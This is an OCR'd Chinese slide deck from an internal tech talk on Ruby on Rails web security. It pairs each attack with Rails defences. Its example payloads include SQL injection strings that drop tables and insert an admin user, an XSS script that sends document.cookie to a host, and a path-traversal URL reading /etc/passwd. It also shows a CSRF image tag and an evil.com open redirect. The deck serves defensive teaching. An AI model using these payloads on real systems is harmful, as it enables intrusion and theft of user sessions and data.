Web安全

技术部 张哲

主要内容


- Web安全案例讲解
- Web安全检查列表
- Web安全检查软件

安全级别

- 网络级
- 操作系统级
- web服务器级
- web应用级 75% - by Gartnet Group
- 数据库级

案例讲解

1. SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

真实世界的SQL injection

真实世界的SQL injection

```
User.where("name = #{p}")
```

真实世界的SQL injection

```
User.where("name = #{p}")
p = "" OR 1='1'); CREATE TABLE Persons(sid int);INSERT INTO Users (admin, name, created_at, updated_at) VALUES (true, 'gary', 'Mon, 11 Mar 2013 19:50:46', 'Mon, 11 Mar 2013 19:50:46'"
```

真实世界的SQL injection

```
User.where("name = #{p}")
p = "" OR 1='1'); CREATE TABLE Persons(sid int);INSERT INTO Users (admin, name, created_at, updated_at) VALUES (true, 'gary', 'Mon, 11 Mar 2013 19:50:46', 'Mon, 11 Mar 2013 19:50:46'"'
```

```
SELECT "users".* FROM "users" WHERE (name = '' OR 1='1'); CREATE TABLE Persons(sid int);INSERT INTO Users (admin, name, created_at, updated_at) VALUES (true, 'gary', 'Mon, 11 Mar 2013 19:50:46', 'Mon, 11 Mar 2013 19:50:46')
```

SQL injection 能干什么

- 通过权限认证
- 获得敏感数据


ZU 0666', 0, 0); DROP DATABASE TABLICE;

SQL injection 如何防范

- 习惯优于配置
  - User.find_by_name(params[:name])
  - User.where(:name => params[:name])
  - User.where("name = ?", params[:name])
- 过滤SQL查询输入
  - User.connection.execute("SELECT * FROM users WHEHE #{ActiveRecord::Base.connection.quote sql_input}")
  - User.where("name = #{ActiveRecord::Base.connection.quote p}")

2. XSS (Cross_Site_Scripting)

什么是XSS

攻击者往Web页面里插入恶意代码。当用户浏览该页之时，嵌入其中Web里面的代码会被执行。

真实世界的XSS

```
<script>
  alert("I am IN!")
</script>
```

```
<script>
  alert(document.cookie)
</script>
```

```
<script>
  document.write('<img src="http://localhost:3001/' +
document.cookie + '">')
</script>
```

XSS能干什么

- 盗取用户帐号
- 窃取关键数据
- ……

- 使用最广泛
- 后果最严重

XSS如何防范

- 过滤用户的输入 h（Rails默认）
  - html_escape("<script></script>") # => "<script></script>" Rails默认
  - 谨慎使用raw \ html_safe方法
- 保护你的cookie
  - cookies["strong"] = { :value => "Gary", :httponly => true } javascript获取不了
  - cookies.signed[:user_id] = current_user.id 经过签名

XSS补充

- 在html标签中输出
- 在htm属性中输出
- 在script标签内输出
- 在事件中输出
- 在css中输出
- 在地址中输出

3. Session 攻击

什么是Session

- HTTP是一种无状态的通讯协议
- Session可以让浏览器可以在页面间保存状态
- 举例来说，Session可用来完成如记住登录状态、记住购物车内容等

Rails 中的session

- 默认存在客户端cookie中
- cookie签名
  - 设置secret_token.rb

```
Techplatform::Application.config.secret_toke
n = 'ec59be202a09d25af2a42bcc...'
```


  - secret_token.rb
- Session in cookie 4K限制

Session Hijacking

- 窃取用户的session_id以获取用户的登录状态

防范Session Hijacking

- SSL
- logout reset_session
- session过期/强制过期



Session Fixation

防范Session Fixation

- 登录后reset_session
- save user-specific properties in the session
- session过期/强制过期

Session Replay Attacks

- A user receives credits, the amount is stored in a session (which is a bad idea anyway, but we'll do this for demonstration purposes).
- The user buys something.
- His new, lower credit will be stored in the session.
- The dark side of the user forces him to take the cookie from the first step (which he copied) and replace the current cookie in the browser.
- The user has his credit back.

防范 Session Replay Attacks

- 不在Session中存重要信息
- 使用非Cookie的Session存储机制

Session攻击防范总结

- 必要时使用SSL
- 把Session存入数据库
- 设定过期\强制过期时间
- 登录、退出时重置session
- 如果一定要使用Cookie存，要注意：
  - 不要存重要数据
  - 不要存大数据
  - 防篡改

问题?


4. CSRF (Cross-Site Request Forgery)

什么是CSRF


什么是CSRF

- This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.

现实世界的CSRF


_session_id=xyz
user_id=22
www.webapp.com
_session_id=xyz
_session_id=xyz
webapp.com/project/1/destroy
Server webapp.com
Client
<img src="http://www.webapp.com/
project/1/destroy" />
Hacker

现实世界的CSRF



- <img src="http://think.grandsoft.com.cn/weekly_journals/1/destroy">

如何防范CSRF

- 正确使用GET和POST
- 在非GET请求中使用 security token

Rails中怎么做

- 正确定义路由
- protect_from_forgery

protect_from_forgery干什么

```
<input name="authenticity_token" type="hidden" value="cuI
+ljBAcBxcEkv4pbeqLTEnRUb9mUYMgfpkwOtoyiA=" />
```

5. Mass Assignment

homakov

- https://github.com/rails/rails/issues/5228
- 1000年 https://github.com/rails/rails/issues/5239
- 实施提交 https://github.com/rails/rails/commit/b83965785db1eec019edf1fc272b1aa393e6dc57
- 怎么做 http://homakov.blogspot.com/2012/03/how-to.html
- 暂停 http://homakov.blogspot.com/2012/03/im-disappoint-github.html

真实世界的Mass assignment

```
<div class="field">
  <label for="user_admin">Admin</label>
  <br>
  <input type="hidden" value="0"
name="user[admin]">
  <input id="user_admin" type="checkbox" value="1"
name="user[admin]" checked="checked">
</div>
```

Mass assignment如何防范

- attr_accessible (白名单VS 黑名单)
- Strong parameters (Rails 4)

6. Direct object reference

6. Direct object reference

```
class UserOrdersController < ApplicationController
  def show
    @order = Order.find(params[:id])
  end

  def show
    @order = current_user.orders.find(params[:id]
  end
end
```

7. 文件相关

文件上传权限

- 上传文件的存储路径为 /var/www/uploads
- 用户上传文件的文件名“../../../etc/passwd”

解决方案

- 控制服务器权限
- 过滤上传文件名

过滤文件名

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with
Windows paths on Unix
    # get only the filename, not the whole path
    name.sub! /\A.*(\\|\/)/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\-]/, '_'
  end
end
```

可执行文件

- It happens that our application is running on the Apache web server with Passenger and that the Apache server is set up to execute PHP files too. With this setup, what happens if we upload a PHP file instead of an image?

解决方案

- 白名单文件类型
- 文件的上传路径没有执行权限

文件下载

```
  def index
    send_file("/Users/zhezhang/Dropbox/rails_app/
projects/Techplatform/#{params[:filename]}")
  end
```

文件下载

```
  def index
    send_file("/Users/zhezhang/Dropbox/rails_app/
projects/Techplatform/#{params[:filename]}")
  end
```

http://localhost:3000/?filename=../../../../../../../etc/passwd

解决方案

- 控制下载文件在指定的文件夹下
- 过滤参数

问题?

8. DoS(denial-of-service attacks)

- The server can only process a certain number of requests at once, so if an attacker overloads the server with requests, it can't process your request. This is a "denial of service" because you can't access that site.

8. DoS解决方案

- 避免长连接请求
- 为应用服务器减负
  - 使用前段服务器处理静态文件
  - 使用反向代理
  - 应用\服务分离

一个问题

一个问题

- 现实中攻击者使用多台机器同时上传\下载文件

一个问题

- 现实中攻击者使用多台机器同时上传\下载文件
- nginx && nginx upload module

广告

- 文件服务

广告2

- 日志分析：通过日志分析出攻击及安全隐患

9. Brute-Forcing Accounts

9. Brute-Forcing Accounts

- “您输入的用户名不存在”

9. Brute-Forcing Accounts

- “您输入的用户名不存在”
- “您输入的密码不正确”

9. Brute-Forcing Accounts

- “您输入的用户名不存在”
- “您输入的密码不正确”
- 找回密码页面：“您输入的邮箱不存在”

解决方案

- 模糊反馈信息：“您输入的用户名或密码不正确”
- 邮件已发送，如未收到，请检查输入邮箱是否正确
- 必要时使用验证码

10. Offsite Redirects

```
class SignupsController < ApplicationController
  def create
    # ...
    if params[:destination].present?
      redirect_to params[:destination]
    else
      redirect_to dashboard_path
    end
  end
end
```

现实世界的 Offsite Redirects

- http://e.com/sessions/new?destination=http://evil.com/

Offsite Redirects造成的问题

- 信任危机
- 网络伪造

Offsite Redirects解决方案

- 避免为重定向传入参数
- 过滤重定向参数 params.merge(only_path: true)

其他

关于密码

- log中过滤密码 config.filter_parameters += [:password]
- 强制密码复杂度
- 更改密码\登录名时强制输入旧密码
- 密码加密存储

配置文件管理

- database.yml
- secret_token.rb
- config.yml

文件权限控制

- 重要数据不要放在public下
- 使用send file

Routes配置

- 删除默认路由
- 谨慎使用 match

match

```
match ':controller(/:action(/:id))(.:format)'
```

